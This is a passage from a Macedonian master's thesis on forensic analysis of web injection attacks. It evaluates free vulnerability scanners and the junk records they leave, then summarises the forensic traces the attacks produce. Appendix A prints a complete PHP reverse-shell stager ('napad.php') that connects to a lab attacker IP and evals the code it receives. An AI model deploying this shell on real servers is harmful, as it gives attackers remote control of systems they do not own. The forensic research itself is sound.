Времето на скенирање на веб апликацијата WackoPicko е исто така значен фактор за секој од шесте скенери за ранливости. Скенерите беа извршувани на машина со Pentium (R) Dual Core 2 x 2.00GHz CPU, 4 GB of RAM, и Windows 7 Home Premium. На слика 16, се гледа дека најдобри временски перформанси има Vega, кој завршил со скенирање за 3 минути, а најлошо време постигнал IronWasp од 9 часа и 52 минути.



Слика 16 Време на извршено скенирање кај евалуираните скенери

Бројот на пронајдени ранливости, класифицирани според степенот на критичноста, е даден во Табела 10. Вкупниот број ранливости се движи од 11 кај W3Af до 613 кај OWASP ZAP. Големиот број на ранливости кои се пронајдени од страна на некои скенери, не значи и дека истите се подобри. Од евалуацијата на скенерите може да се заклучи дека извештајот кај OWASP ZAP е многу конфузен, бидејќи ги меша ранливостите со различните степени на критичност.

Табела 10 Број на пронајдени ранливости кај евалуираните скенери според степенот на критичност

	NetSparker Community Edition	N-Stalker Free 2012	OWASP ZAP	W3Af	Iron WASP	Vega
High Vulnerabilites	**7**	**2**	**4**	**1**	**45**	**3**
Medium Vulnerabilites	**15**	**4**	**18**	**1**	**78**	**1**
Low Vulnerabilites	**8**	**16**	**414**		**8**	**25**
Informational Vulnerabilites	**12**	**21**	**177**	**9**	**2**	**17**
SUMMARY	**42**	**44**	**613**	**11**	**133**	**46**

Табела 11 Однесување на испитуваните скенери

	NetSparker Community Edition	N-Stalker Free 2012	OWASP ZAP	W3Af	Iron WASP	Vega
Reflected SQLI	No_LOG		No_LOG		No_LOG	No_LOG
Stored SQLI						
Reflected XSS	No_LOG	No_LOG	No_LOG		No_LOG	No_LOG
Stored XSS	No_LOG		No_LOG		No_LOG	
Reflected XSS behind JavaScript	No_LOG	No_LOG				
Reflected XSS behind Flash						
Predictible Session ID						
Command line injections					No_LOG	
File inclusion					No_LOG	No_LOG
File Exposure						
Parameter Manipulation						
Directory Traversal						
Logic Flow						
Forceful browsing						
Weak passwords						

Уште на почетокот, се знаеше дека NetSparker Community Edition, IronWasp и Vega не поддржуваат автентикација, па и не може да се очекува истите да ги откријат ранливостите достапни по автентикацијата. Табелата 11 ги сумира добиените резултати. Празна ќелија индицира дека скенерот не ја открил постоечката ранливост, а No_LOG означува дека дадената ранливост е откриена без автентикација. Може да се забележи дека и скенерите кои поддржуваат автентикација, не успеале да ги најдат постоечките ранливости за кои е потребно автентикација. Може да се види и дека W3Af не успеал да пронајде ниту една ранливост.

Табела 11 дава збирен резултата на пронајдените познати ранливости и бројот на лажно негативни резултати. Сите испитувани шест скенери дадоа многу висока стапка на лажно негативни резултати, од 68, 8 % за IronWasp до 100 % за W3Af. NetSparker Community Edition е направен да открива само XSS и SQL Injection ранливости, па тој се покажа добро и успеа да ги пронајде сите вакви ранливости. N-Stalker Free 2012 нуди само редуцирана анализа на XSS ранливости, со и без автентикација, но, тој успеа да најде само две од вкупно петте вакви ранливости.

Табела 12 Бројот на лажно негативни резултати кај шесте скенери

	Број на пронајдени ранливости	**Број на лажно негативни резултати**
NetSparker Community Edition	**4**	**12**
N-Stalker Free 2012	**2**	**14**
OWASP ZAP	**3**	**13**
W3Af	**0**	**16**
Iron WASP	**5**	**11**
Vega	**3**	**13**

OWASP Broken Web Applications Project треба да се ажурира со последните верзии на користените технологии, бидејќи користените Apache 2.2.14 (Ubuntu) и PHP/5.3.2-1ubuntu4.5 со Suhosin-Patch имаат познати ранливости и искористувања, кои скенерите ги детектираат. Поради ова, не бевме во можност да го дадеме бројот на лажно позитивни резултати.

5.3 Една несакана особина на скенерите за веб ранливости

Постои уште еден проблем кој треба да се разгледа кога се анализираат скенерите за веб ранливости, а тоа е дали тие на некој начин може да и наштетат на испитуваната веб апликација. Black box скенерите имаат тенденција да изведуваат инвазивни скенирања, кои може да предизвикаат поплави со електронска пошта, непотребни постови во блоговите, непотребни коментари, рејтинзи и сл (Abela). Grossman (2012) прикажува свое искуство од 10 години на скенирање на десетици илјада реални веб страни и апликации со различна форма и големина. Тој објаснува 7 начини како еден скенер на веб ранливост може да и наштети на скенирана веб страна, и тоа:

1. Следење на "осетливи" хиперврски – некои веб страни имаат хиперврски, на кои, откако ќе се кликне, се предизвикува извршување на некоја позадинска функционалност која може да брише податоци, откажува порачки, дозволува плаќања, отстранува кориснички сметки, оневозможува функционалности, и слично;
2. Автоматско тестирање на "осетливи" веб форми – понекогаш испраќање на веб форма може да генерира електронска пошта до корисничка поддршка, да изврши пресметковно скапи позадински процеси, директно да испрати податоци кои ќе станат видливи за корисниците, и сл. Ова може да резултира во спамирање на поштенските сандачиња со илјадници пораки, или пад на веб страната поради користење на многу ресурси, или негативно влијание на корисничкото доживување, па дури и да ја кошта компанијата многу пари;
3. Слабо дизајнирани тестови за ранливости – за време на динамичкото тестирање, различни низи со различни мета-знаци се внесуваат во полињата за кориснички влез, во URL-та, во POST телата, заглавјата и сл. Веб страната може да се излаже и овие мета-знаци да ги поистовети со код за извршување;
4. DoS на врската – понекогаш скенирањето бара испраќање на илјадници барања истовремено до тестираната веб страна, па ова може да предизвика на множеството достапни врски за страната и да

предизвика веб страната да не може д ги услужи легитимните корисници;

5. DoS на сесијата – комплетното тестирање на страната бара скенирањето на ранливости да се прави и во автентицирана состојба. Ако скенерот се логира илјадници пати за време на тестирањето, може да ги потроши сите ресурси за логирање на веб страната, па легитимните корисници нема да можат да се логираат.
6. CPU DoS – некои веб страни имаат пресметковно скапи хиперврски, кои за време на скенирањето може да се кликаат илјадници пати, и да ги потрошат достапните процесорски ресурси на веб страната;
7. Дополнителни грешки во време на извршување и логирање – скенирањето може да вклучува многу абнормални барања, кои може да дадат многу позадински исклучоци кај тестираната веб апликација и дополнителни грешки во време на извршување и логирање. Поради ова, големината на генерираните логови може да е значајна.

Затоа, скенирањето на веб ранливостите мора да се прави претпазливо, идеално, на реплика на реалната околина направена во лабораторија, за доколку нешто тргне наопаку, само репликата да биде зафатена. Најмалку, пред скенирањето треба да се направи бекап. Некои автоматски скенери на веб ранливости вклучуваат и поставувања за лансирање на неинвазивни скенирања, но ваквите скенирања само прават основни безбедносни проверки, како проверка на датотеки, верзии, пребарување на текст и сл, што типично не ги открива сите можни напади на веб апликацијата. Затоа, инвазивните скенирања се неопходни, бидејќи ако скенерот може да открие слабост кај веб апликацијата и изведе напад, злонамерник може да направи многу полошо.

Целта на изведеното истражување, беше да се измери колку непотребни записи се оставаат при едно скенирање, и тоа со тестирање на 3 бесплатни скенери (OWASP ZAP, IronWASP и Vega) и 4 бесплатни, триал верзии или регуларни изданија на комерцијалните скенери на веб ранливости (NetSparker Community Edition, N-Stalker X Free Edition, Acunetix WVS и IBM Rational AppScan), со земање во предвид на можноста на скенерот да детектира некои основни критички/важни ранливости. Исто така, сакавме да провериме дали

скенерот може да ги детектира истите ранливости и со неинвазивни техники, без оставање на непотребни записи во позадинската база на податоци. Како, и дали загадувањето на базата на податоци при скенирањето, зависи од присуството или отсуството на овие ранливости во веб апликациите.


Општите карактеристики на веб скенерите се прикажани на Табела 13, и може да се види дека сите WVSs имаат графички кориснички интерфејс и поддршка за прокси мод (manuel cravling). Три од нив работат само на Windows палтформа (Netsparker Community Edition, N-Stalker X Free Edition и Acunetix WVS), останатите четири работат на Windows, Linux и OS X. Три од нив имаат опција за генерирање на извештај (N-Stalker X Free Edition, OWASP ZAP, IBM Rational AppScan). Acunetix WVS скенерот беше користен како четиринаесет дневна триал верзија. Овој скенер користи AcuSensor технологија, и покрај скенирање, нуди напредни алатки за пенетрациски тестирања. IBM Rational AppScan е од фамилијата на веб безбедностни алатки за тестирање и алатки за мониторинг од IBM. За овие испитувања беше користена постара верзија IBM Rational AppScan.

Табела 13 Општи карактеристики на евалуираните скенери

	NetSparker Community Edition	**N-Stalker X Free Edition**	**OWASP ZAP**	**IronWASP**	**Vega**	**Acunetix WVS**	**IBM Rational AppScan**
Company/ Creator	Mavituna Security	N-Stalker	OWASP	L. Kuppan	Sub-graph	Acunetix	IBM
Version	3.1	X-build	2.2.2	2013 beta	1.0	9	7.8
Released			Sep. 2013				
Licence/ Technology	Freeware .Net 3.5	Freeware Unknown	ASF2 Java 1.6.x	GNU .Net 2.0	EPL1 Java 1.6.x	Trial AcuSensor	Comm. Unknown
Operating System	Windows	Windows	Windows Linux OS X	Windows Linux OS X	Windows Linux OS X	Windows	Windows Linux OS X
Report	No	Yes	Yes	No	No	No	Yes
Scan Log	Yes	No	Yes	Yes	Yes	Yes	Yes

За нашето истражување беше креирана едноставна веб страна за продажба (слика 17), каде нерегистрираните корисници можат да листаат

огласи, да ги видат информациите и описот за секој од огласите, да коментираат на оглас и сл. Регистрираните корисници можат да постават нов оглас, да ги едитираат сите особини за даден оглас.



Слика 17 Изглед на почетната страна на веб апликацијата за продажба

Креирани се две верзии на оваа апликација, едната е ранлива, другата е добро заштитена веб страна. Ранливата страна е направена да има три типа на ранливости: SQL injection (во три скрипти), рефлектирачки и скалдирачки XSS.

Позадинската база на веб апликацијата за продажба е составена од три табели (корисници, оглас, коментар за оглас). Во табелата корисници има внесено три корисника, седум огласи во табелата за огласи, а во табелата за коментар нема записи. После секое скенирање, од секој скенер го сумираме бројот на записи направени во базата на податоци и бројот на огласот врз кои се оставени записите. За секое наредно скенирање, базата на податоци се брише од непотребните записите. Со секој од скенерите се направени по три скенирања.

Во Табела 14 се дадени можностите на секој од WVSs скенерите во изнаоѓање на постоечките критични/важни ранливости. Од сите седум користени скенери N-Stalker Free Edition не ја пронаоѓа ранливоста за SQL Injection, а OWASP ZAP не наоѓа рефлектирачки XSS. Скенерот идентификува две од трите ранливости (2/3).

Табела 14 Пронајдени критични/важни ранливости

	SQLI	**Reflected XSS**	**Stored XSS**
NetSparker Community Edition	Yes (3/3)	Yes	Yes
N-Stalker X Free Edition		Yes	Yes
OWASP ZAP	Yes (2/3)		Yes
IronWASP	Yes (2/3)	Yes	Yes
Vega	Yes (3/3)	Yes	Yes
Acunetix WVS	Yes (2/3)	Yes	Yes
IBM Rational AppScan	Yes (2/3)	Yes	Yes

Во табелите 16 и 17 се дадени бројот на записи (непотребни коментари) направени од тест скенерите во трите обиди на скенирања кај безбедната и ранливата веб апликација за продажба.

Табела 15 Бројот на направени коментари во табелата од страна на скенерите кај безбедната апликација

	Број на непотребни коментари			Огласи
	Scan 1	Scan2	Scan 3	
NetSparker Community Edition	156	160	156	All
N-Stalker X Free Edition	26	26	26	All
OWASP ZAP	61	61	61	All
IronWASP	0	0	0	-
Vega	0	0	0	-
Acunetix WVS	367	367	367	All
IBM Rational AppScan	52	52	51	All

Прво што може да се види е дека опсегот на записи кои се оставаат во табелата за коментари кај базата на податоци се движи од 0 до 367 кај безбедната веб апликација, и од 0 до 180 кај ранливата веб апликација, и тоа кај сите огласи во текот на трите скенирања. Ова значи дека ако табелите содржат по неколку стотици, па и

илјадници записи, скенерите можат да направат најмалку ист број на непотребни коментари. Двата скенера IronWASP и Vega не оставаат непотребни коментари, но сепак се способни да ги пронајдат ранливостите (IronWASP пронајде 2/3). Овие резултати ни даваат за право да кажеме дека некои од скенерите ги наоѓаат ранливостите при тоа не оставајќи траги во базата на податоците (без да користат техники за инвазија).

Табела 16 Бројот на направени коментари во табелата од страна на скенерите кај ранливата апликација

	Број на непотребни коментари			Огласи
	Scan 1	Scan 2	Scan 3	
NetSparker Community Edition	156	150	156	All
N-Stalker X Free Edition	10	10	10	All
OWASP ZAP	210	210	210	All
Iron WASP	0	0	0	-
Vega	0	0	0	-
Acunetix WVS	144	144	144	All
IBM Rational AppScan	178	178	180	All

Acunetix WVS остава најголем број на непотребни коментари кај безбедната веб апликација. OWASP ZAP остава најмногу непотребни коментари кај ранливата веб апликација. Експериментот со скенерите покажа дека дури и кога апликацијата не е ранлива на критични/важни ранливости, во базата на податоците се запишуваат непотребни записи. Некои од скенерите, како што се N-Stalker X Free Edition, OWASP ZAP и Acunetix WVS, оставаат повеќе записи кај безбедната веб апликација, додека IBM Rational AppScan остава повеќе траги кај ранливата веб апликација. Ова однесување на скенерите би можеле да го објасниме со тоа што скенерот запира со тестирање на скриптата откако ќе ја пронајде ранливоста. Кај NetSparker Community Edition и IBM Rational AppScan е забележано дека оставиле различен број на записи во базата на податоци, но со мали отстапувања, при повеќекратно скенирањето на истата веб апликација. Различните скенери оставаат различен број на непотребни записи во базата на податоци.

Заклучок

Безбедноста на веб апликациите е значаен фактор за успешна работа на голем број компании и институции. За таа цел во оваа магистерска теза е обработена темата форензичка анализа и реконструкција на injection напади кај веб апликации.

Со користење на post-mortem компјутерска форензичка анализа кај нападнатата и напаѓачката машина, се пронајдени неколку директни и индиректни форензички докази за секој од нападите изведени според даденото сценарио. При тоа треба да се напомени дека се работи за невнимателен напаѓач кој не ги менува доказите кај двете машини. Кај напаѓачката машина траги беа пронајдени кај датотеките со Интернет историјат на веб прелистувачот, привремената меморија на веб прелистувачот (browser temporary storage), и bash_history датотеката. Кај машината жртва траги беа пронајдени во лог датотеките. Овие артефакти можат да помогнат во идентификацијата, а понекогаш и во реконструкцијата на извршените напади, па дури и повеќе од тоа тие треба да претставуваат валиден доказ за судот. Форензичкиот извештајот го изработува форензичарот истражувач, во него треба да целосно да ги документира сите артефакти кои се битни за случајот.

Од направената форензичка анализа можат да се изведат следните заклучоци:

- Изведувањето на RFI нападот и користењето на шел скриптите, оставаат најголем број на траги и кај нападнатата и напаѓачката машина.
- Ако шел скриптата ги пренесува командите во телото на POST барањето, тоа е документирано (без содржината од телото во POST барањето) во лог датотеките кај машината жртва, додека кај напаѓачката машина трагите се документираат во датотеките places.sqlite, formhistory.sqlite, cookies.sqlite, и др.
- Ако шел скриптата ги пренесува командите како параметар во URL-то, трагите се документираат на истиот начин, со можност да се изврши и правилна реконструкција на нападот.
- Ако напаѓачот користел Metasploit конзола или на било кој начин изведува напад со задавање на команди преку командната линија, тој остава траги во batch_history датотеката од својата машина.
- SQL injection и складирачкиот XSS напад од даденото сценарио го користат телото на POST барањето, па затоа и не оставаат никакви траги во Интернет историјатот на веб прелистувачот. Но, затоа, SQL injection нападот остава траги во formhistory.sqlite и во mysql.log датотеките.

- Скрипта кај е искористена при складирачкиот XSS се зачувува во позадинската база на податоците и остава траги во mysql.log датотеката, со временската марка и вредноста user_id која го идентификува корисникот кој го креирал тој запис во базата на податоците.
- И за двата напади постојат траги во лог датотеките кои укажуваат на пристап до соодветните php скрипти (login.php, upload.php, preview_comment.php и add_comment.php) од напаѓачката машина. Ова може да се искористи како форензички доказ за овие напади.
- Рефлектирачкиот XSS напад, каде што параметар од URL-то се користи за спроведување на нападот, остава форензички докази во Интернет историјатот кај напаѓачката машина и formhistory.sqlite датотеката.
- Command injection нападот од даденото сценарио не остава директни форензички докази кај напаѓачката машина, освен користењето на passcheck.php скриптата во Интернет историјатот.

Направена е и анализа на 6 бесплатни скенери на веб ранливости за определување на бројот на лажно негативни резултати при скенирање на позната ранлива веб апликација.

Исто така, направена е анализа и на тоа во колкава мера испитувани 7 скенери на веб ранливости остваат непотреби записи во позадинската база на податоци и донесени се следните заклучоци:

- Постојат скенери кои не остваат непотребни записи, како на пример, IronWASP и Vega, а сепак наоѓаат критични/важни ранливости
- Испитуваните скенери кои остваат непотребни записи во дадена табела, тоа го прават за сите записи, па ако имаме табели со илјадници записи, најмалку толку непотребни записи ќе има во табелите по скенирањето
- Испитуваните скенери кои остваат непотребни записи, тоа го прават без разлика дали има или нема критични/важни ранливости во веб апликацијата
- Бројот на непотребни записите може да биде различен при повеќекратно скенирање кај некои скенери, на пример, N-Stalker X Free Edition, OWASP ZAP и Acunetix WVS.

.

Користена литература

[1] Abela, R. “A complete guide to securing a website”, Acunetix [Online]. Available: http://www.acunetix.com/websitesecurity/website-auditing-wp/ (Access Date: 2 March 2015)

[2] Andrade, J. J. B., Gan, D. “A Forensics Investigation into Attacks on Linux Servers”, University of East London, Cybercrime, Cybercrime, Security and Digital Forensics Conference, University of East London, May 14-15, 2012

[3] Autopsy 3.1.0. [Online]. Available: http://www.sleuthkit.org/autopsy/. (Access Date: 1 September 2014)

[4] Baryamereeba, V., Tushabe, F. “The Enhanced Digital Investigation Process Model”, in Proceeding of Digital Forensic Research Workshop, Baltimore, MD, 2004

[5] Bau, J., Bursztein, E., Gupta, D., Mitchell, J. “State of the art: automated black-box web application vulnerability testing”, In Proceedings of the IEEE Symposium on Security and Privacy, May 2010.

[6] b374k-shell.php. [Online]. Available: https://code.google.com/p/b374k-shell/. (Access Date: 1 September 2014)

[7] c99shell.php. [Online]. Available: http://www.4shared.com/file/-sHx3aFm/c99shell.html?locale=en. (Access Date: 1 September 2014)

[8] Casey, E.”Handbook of Digital Forensics and Investigation”, Academic Press, 2009

[9] Common Vulnerabilities and Exposures. [Online]. Available: http://cve.mitre.org. (Access Date: 2 March 2015)

[10] Doupe, A., Cova, M., Vigna, G. “Why Johnny Can’t Pentest: An Analysis of Black-box Web Vulnerability Scanners”. In C. Kreibich, M. Jahne (Eds.) *Proceedings of the 7th International conference on Detection of Intrusions and Malware, and Vulnerability Assessment - DIMVA’10*, pp. 111-131, Springer Berlin Heidelberg 2010

[11] Fonseca, J., Vieira, M., Madeira, H. “Testing and comparing web vulnerability scanning tools for sql injection and xss attacks”, In Proceedings of the 13th IEEE Pacific Rim International Symposium. Dependable Computing (PRDC 2007), vol. 0, 2007, pp. 365–372.

[12] FTK Imager 3.1. [Online]. Available: http://accessdata-ftk-imager.software.informer.com/3.1/. (Access Date: 1 September 2014)

[13] Grossman, J. “7 ways vulnerability scanners may harm website(s) and what to do about it”, WhiteHat Security 2012, [Online]. Available: http://blog.whitehatsec.com/7-ways-vulnerability-scanners-may-harm-websites-and-what-to-do-about-it/ . (Access Date: 2 March 2015)

[14] Kals, S., Kirda, E., Kruegel, C., Jovanovic, N. “Secubat: a web vulnerability scanner”. In Procedings of the 15th International Conference World Wide Web (WWW ’06), pp. 247–256, 2006.

[15] Khoury, N., Zavarsky, P., Lindskog, D., Ruhl, R. “Testing and assessing web vulnerability scanners for persistent SQL injection attacks”, First International Workshop on Security and Privacy Preserving in e-Societies (SeceS '11), New York, NY, USA, 2011.

[16] Khoury, N., Zavarsky, P., Lindskog, D., Ruhl, R. “An analysis of black-box web application security scanners against stored SQL Injection”, In Proceedings of the IEEE Third International Conference on Privacy, Security, Risk and Trust (PASSAT 2011) and

2011 IEEE Third International Conference on Social Computing (SOCIALCOM 2011), Boston, USA, October 2011.
[17] Kohn, M., Eloff, J.H.P., Olivier, M.S. “Framework for a Digital Forensic Investigation”, in Proceedings of the ISSA 2006 from Insight to Foresight Conference, Sandton, South Africa, 2006
[18] Maggi, F., Robertson, W. K., Krügel, C., Vigna, G. “Protecting a moving target: Addressing web application concept drift”, In Proceedings of the 12th Internationall Symposium Recent Advances in Intrusion Detection (RAID’09), pp. 21–40, 2009.
[19] Mcallister, S., Kirda, E., Kruegel, C. “Leveraging user interactions for in-depth testing of web applications”, In Proceedings of the 11th Internationall Symposium Recent Advances in Intrusion Detection (RAID ’08), pp. 191–210, 2008.
[20] Open Web Application Security Project, “OWASP Top Ten Project” [Online]. Available: http://www.owasp.org/index.php/Category: OWASP Top Ten Project. (Access Date: 1 September 2014)
[21] Open Web Application Security Project (OWASP), OWASP Broken Web Applications Project. [Online]. Available: https://www.owasp.org/index.php/ OWASP_Broken_Web_Applications_Project#tab=Main. (Access Date: 1 September 2014)
[22] Open Web Application Security Project (OWASP), OWASP WebGoat Project. [Online]. Available: http://www.owasp.org/index.php/ Category:OWASP WebGoat Project (Access Date: 1 September 2014)
[23] Palmer, G. "DTR-T001-01 Technical Report. A Road Map for Digital Forensic Research", Digital Forensics Workshop (DFRWS), Utica, New York, 2001.
[24] Peine, H. “ Security test tools for web applications”. Technical Report 048.06, Fraunhofer IESE (January 2006)
[25] Pollitt, M.M. “Computer Forensics: An Approach to Evidence in Cyberspace”, in Proceeding of the National Information Systems Security Conference, Baltimore, MD, Vol. II, pp. 487-491, 1995
[26] Pollitt, M.M. “An Ad Hoc Review of Digital Forensic Models”, in Proceeding of the Second International Workshop on Systematic Approaches to Digital Forensic Engineering (SADFE’07), Washington, USA, 2007
[27] RandomStorm OpenSource project, DVWA (Dam Vulnerable Web Application), [Online]. Available: http://www.dvwa.co.uk/. (Access Date: 1 September 2014)
[28] Reith, M., Carr, C., Gunsh, G. “An Examination of Digital Forensics Models”, International Journal of Digital Evidence, Vol. 1, No. 3, 2002
[29] Rogers, M.K., Goldman, J., Mislan, R., Wedge, T., Debrota, S. “Computer Forensic Field Triage Process Model”, Conference on Digital Forensics, Security and Law, pp. 27-40, 2006
[30] Sammons, J. “The Basics of Digital Forensics: The Primer for Getting Started in Digital Forensics”, Syngress, 2012
[31] Segal, O. “Web Application Forensics: The Uncharted Territory”, Sanctum Inc., 2002
[32] Shulman, H., Waidner, M. “Towards Forensic Analysis of Attacks with DNSSEC”, 2014 IEEE Security and Privacy Workshops: International Workshop on Cyber Crime, May 2014
[33] Snow, K.Z., Krishnan, S., Monrose, F., Provos, N. “SHELLOS: Enabling Fast Detection and Forensic Analysis of Code Injection Attacks”. In Proceedings of USENIX

Security Symposium, 2011. https://www.usenix.org/legacy/event/sec11/tech/full_papers/Snow.pdf (Accessed 1 September 2014).
[34] Symantec, “Internet Security Threat Report 2014”, April 2014.
[35] Suto, L. “Analyzing the effectiveness and coverage of web application security scanners”, [Online]. October 2007. Available: http://www.stratdat.com/webscan.pdf. (Access Date: 1 September 2014)
[36] Suto, L. “Analyzing the accuracy and time costs of web application security scanners”, [Online]. Feb 2010. Available: http://ha.ckers.org/files/Accuracy and Time Costs of Web App Scanners.pdf (Access Date: 1 September 2014)
[37] Šuteva, N., Zlatkovski, D., Mileva, A. “Evaluation and testing of several free/open source web vulnerability scanners”, In Proceedings of the 10th International conference on Informatics and Information Technology (CIIT 2013), 2013, pp. 221-224.
[38] Urrea, J. M. “An Analysis of Linux RAM forensics”, MSc thesis, Naval Postgraduate School, Monterey, USA, March 2006
[39] Vacca, J.R. “Computer forensics: Computer Crime Scene Investigation”, Second edition, Charles River Media, Inc., 2005
[40] WackoPicko [Online]. Available: https://github.com/adamdoupe/WackoPicko/archive/master.zip.. (Access Date: 1 September 2014)
[41] Web Application Security Consortium, “Web Application Security Scanner Threat Classification”, [Online]. Available: http://projects.webappsec.org/f/WASC-TC-v2_0.pdf.
[42] Wiegenstein, A., Weidemann, F., Schumacher, M., Schinzel, S. “Web Application Vulnerability Scanners—a Benchmark”. Technical Report, Virtual Forge GmbH (October 2006)
[43] WinHex. [Online]. Available: http://www.x-ways.net/winhex/. (Access Date: 1 September 2014)

Прилог А

Код на шелот “napad.php”

```
<?php

error_reporting(0);
# The payload handler overwrites this with the correct LHOST before
sending
# it to the victim.
$ip = '192.168.60.163';
$port = 4444;
$ipf = AF_INET;

if (FALSE !== strpos($ip, ":")) {
       # ipv6 requires brackets around the address
       $ip = "[". $ip ."]";
       $ipf = AF_INET6;
}

if (($f = 'stream_socket_client') && is_callable($f)) {
       $s = $f("tcp://{$ip}:{$port}");
       $s_type = 'stream';
} elseif (($f = 'fsockopen') && is_callable($f)) {
       $s = $f($ip, $port);
       $s_type = 'stream';
} elseif (($f = 'socket_create') && is_callable($f)) {
       $s = $f($ipf, SOCK_STREAM, SOL_TCP);
       $res = @socket_connect($s, $ip, $port);
       if (!$res) { die(); }
       $s_type = 'socket';
} else {
       die('no socket funcs');
}
if (!$s) { die('no socket'); }

switch ($s_type) {
case 'stream': $len = fread($s, 4); break;
case 'socket': $len = socket_read($s, 4); break;
}
if (!$len) {
       # We failed on the main socket.  There's no way to continue,
so
       # bail
       die();
}
$a = unpack("Nlen", $len);
$len = $a['len'];

$b = '';
while (strlen($b) < $len) {
       switch ($s_type) {
       case 'stream': $b .= fread($s, $len-strlen($b)); break;
```

```
        case 'socket': $b .= socket_read($s, $len-strlen($b)); break;
        }
}

# Set up the socket for the main stage to use.
$GLOBALS['msgsock'] = $s;
$GLOBALS['msgsock_type'] = $s_type;
eval($b);
die();
```